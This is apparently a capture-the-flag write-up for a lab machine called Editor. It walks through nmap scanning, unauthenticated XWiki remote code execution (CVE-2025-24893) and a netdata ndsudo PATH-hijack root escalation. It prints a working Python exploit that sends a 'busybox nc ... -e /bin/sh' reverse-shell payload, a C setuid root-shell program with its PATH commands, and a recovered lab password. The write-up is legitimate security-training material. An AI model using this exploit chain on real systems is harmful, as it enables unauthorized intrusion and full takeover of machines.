
Enumeration :
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap editor.htb
Nmap scan report for editor.htb (10.129.19.180)

PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
Navigating to http://editor.htb:8080 reveals a web interface running XWiki:`

❓ What is XWiki?
XWiki is an open-source wiki platform written in Java, often used for collaborative documentation and knowledge management. It supports user authentication, scripting (e.g., Groovy), and advanced extensions, which makes it powerful but also a target for RCE vulnerabilities if not properly secured.
the running version is : XWiki Debian 15.10.8
Vulnerability Check
Using searchsploit:
searchsploit xwiki
Found relevant exploit:
XWiki Platform 15.10.10 - Remote Code Execution | multiple/webapps/52136.txt
The version installed (15.10.8) is vulnerable.
Exploitation
The following Python exploit targets CVE-2025-24893 and leverages XWiki's Groovy scripting through the SolrSearch endpoint.
Download and fix the exploit
After copying from Exploit-DB, the script had syntax issues. A fixed version was used:
python3 exploit.py
Input target:
editor.htb:8080/xwiki
Output:
[✔] Exploit successful! Output received:
...root:x:0:0:root:/root:/bin/bash...
 XWiki executes the Groovy payload and returns the content of
 /etc/passwd, confirming unauthenticated RCE.
After confirming command execution using cat /etc/passwd, I attempted several reverse shell payloads. However, most failed due to nested macro limitations or Groovy execution restrictions.
Eventually, I modified the exploit script to leverage BusyBox, which was available on the target system.
Updated Exploit Script
import requests
def display_banner():
print("="*80)
print("Exploit Title: CVE-2025-24893 - XWiki Platform Remote Code Execution")
print("Modified by: Bilal")
print("="*80)
def detect_protocol(domain):
https_url = f"https://{domain}"
http_url = f"http://{domain}"
try:
response = requests.get(https_url, timeout=5, allow_redirects=True)
if response.status_code < 400:
print(f"[✔] Target supports HTTPS: {https_url}")
return https_url
except requests.exceptions.RequestException:
print("[!] HTTPS not available, falling back to HTTP.")
try:
response = requests.get(http_url, timeout=5, allow_redirects=True)
if response.status_code < 400:
print(f"[✔] Target supports HTTP: {http_url}")
return http_url
except requests.exceptions.RequestException:
print("[✖] Target is unreachable on both HTTP and HTTPS.")
exit(1)
def exploit(target_url, lhost, lport):
target_url = detect_protocol(target_url.replace("http://", "").replace("https://", "").strip())
payload = f"{{{{async async=false}}}}{{{{groovy}}}}'busybox nc {lhost} {lport} -e /bin/sh'.execute().text{{{{/groovy}}}}{{{{/async}}}}"
encoded_payload = requests.utils.quote(payload)
exploit_url = f"{target_url}/bin/get/Main/SolrSearch?media=rss&text={encoded_payload}"
try:
print(f"[+] Sending request to: {exploit_url}")
response = requests.get(exploit_url, timeout=10)
print("[✔] Request sent. Check your listener.")
except requests.exceptions.RequestException as e:
print(f"[✖] Error: {e}")
if __name__ == "__main__":
display_banner()
target = input("[?] Enter the target URL (without http/https): ").strip()
lhost = input("[?] Enter your attacker IP (LHOST): ").strip()
lport = input("[?] Enter your attacker port (LPORT): ").strip()
exploit(target, lhost, lport)

Running the Exploit
I used the updated Python script to trigger the vulnerability and send the malicious payload:

Getting a Reverse Shell
The exploit successfully connected back and provided a reverse shell as the xwiki user:
Extracting Database Credentials
I browsed to the file:
/usr/lib/xwiki/WEB-INF/hibernate.cfg.xml
Inside, I found the MySQL connection details including the password:
<property name="hibernate.connection.url">jdbc:mysql://localhost/xwiki?useSSL=false&connectionTimeZone=LOCAL&allowPublicKeyRetrieval=true</property>
<property name="hibernate.connection.username">xwiki</property>
<property name="hibernate.connection.password">theEd1t0rTeam99</property>
USER :
From the previous CVE exploit , I found the user oliver listed in /etc/passwd with a valid shell:
oliver:x:1000:1000:,,,:/home/oliver:/bin/bash

Using the password discovered earlier (theEd1t0rTeam99), I was able to SSH into the machine as oliver:
ssh oliver@editor.htb
Password: theEd1t0rTeam99
ROOT
Running the following command as user oliver to find all SUID binaries:
oliver@editor:~$ find / -perm -4000 2>/dev/null
/opt/netdata/usr/libexec/netdata/plugins.d/cgroup-network
/opt/netdata/usr/libexec/netdata/plugins.d/network-viewer.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/local-listeners
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
/opt/netdata/usr/libexec/netdata/plugins.d/ioping
/opt/netdata/usr/libexec/netdata/plugins.d/nfacct.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/ebpf.plugin
...
Among these, I identified /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo as a potential privilege escalation vector.
Researching it led me to the following advisory describing an untrusted search path vulnerability in ndsudo that allows local privilege escalation:
https://github.com/netdata/netdata/security/advisories/GHSA-pmhq-4cxq-wj93
First, I checked the ndsudo help to see which commands it supports:
oliver@editor:~$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo -h
ndsudo
(C) Netdata Inc.
A helper to allow Netdata run privileged commands.
--test
print the generated command that will be run, without running it.
--help
print this message.
The following commands are supported:
- Command : nvme-list
Executables: nvme
Parameters : list --output-format=json
- Command : nvme-smart-log
Executables: nvme
Parameters : smart-log {{device}} --output-format=json
- Command : megacli-disk-info
Executables: megacli MegaCli
Parameters : -LDPDInfo -aAll -NoLog
- Command : megacli-battery-info
Executables: megacli MegaCli
Parameters : -AdpBbuCmd -aAll -NoLog
- Command : arcconf-ld-info
Executables: arcconf
Parameters : GETCONFIG 1 LD
- Command : arcconf-pd-info
Executables: arcconf
Parameters : GETCONFIG 1 PD
The program searches for executables in the system path.
Variables given as {{variable}} are expected on the command line as:
--variable VALUE
VALUE can include space, A-Z, a-z, 0-9, _, -, /, and .
oliver@editor:~$
Key point: ndsudo runs specific commands by looking for executables in your PATH.
Before running ndsudo, I checked the current user’s groups:
oliver@editor:~/tmp$ id
uid=1000(oliver) gid=1000(oliver) groups=1000(oliver),999(netdata)
This shows that the user
oliveris a member of thenetdatagroup (GID 999). This is crucial because the vulnerablendsudobinary is owned by root with groupnetdataand has the SUID bit set. Only users in thenetdatagroup can execute it with elevated privileges.
To exploit this, I created a malicious executable named nvme (can be any of the Executables listed) to spawn a root shell:
#include <unistd.h>

int main() {
    setuid(0);
    setgid(0);
    execl("/bin/sh", "sh", NULL);
    return 0;
}
Why call setuid(0); setgid(0);?
- When a process is run with SUID, it gains effective root privileges but its real UID is still the calling user (
oliverhere).- Many programs, especially shells, check if real UID = effective UID before fully trusting root privileges.
- Calling
setuid(0); setgid(0);sets both real and effective UIDs to root, preventing the shell from dropping privileges and ensuring a full root shell.
Compiled it with:
gcc -o nvme exploit.c
chmod +x nvme
Then, I uploaded this nvme binary and created a writable directory (~/tmp), exported the path to include it:
export PATH=~/tmp:$PATH

Finally, I ran the vulnerable program with:
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
This triggered the execution of my malicious nvme with root privileges, giving me a root shell.
Summary
ndsudotrusts the user-suppliedPATHto find executables, which is insecure.- By injecting a malicious executable named as an allowed command (
nvme), and placing it early in thePATH, we hijack command execution. - Setting both real and effective UIDs to 0 in the exploit ensures the spawned shell fully inherits root privileges.
Important note ⚠️:
Initially, some try to use a shell script as the malicious executable. However, Linux kernels ignore the SUID bit on scripts for security reasons, so the script runs without elevated privileges and the exploit fails.
By contrast, compiling the payload as an ELF binary works because the kernel honors the SUID bit on ELF executables. When ndsudo (running as root) executes our ELF nvme binary, the setuid(0); setgid(0); calls inside the binary run with root privileges, giving us a root shell.
In short:
- Script = no SUID → no privilege escalation
- ELF binaries = SUID honored → successful root shell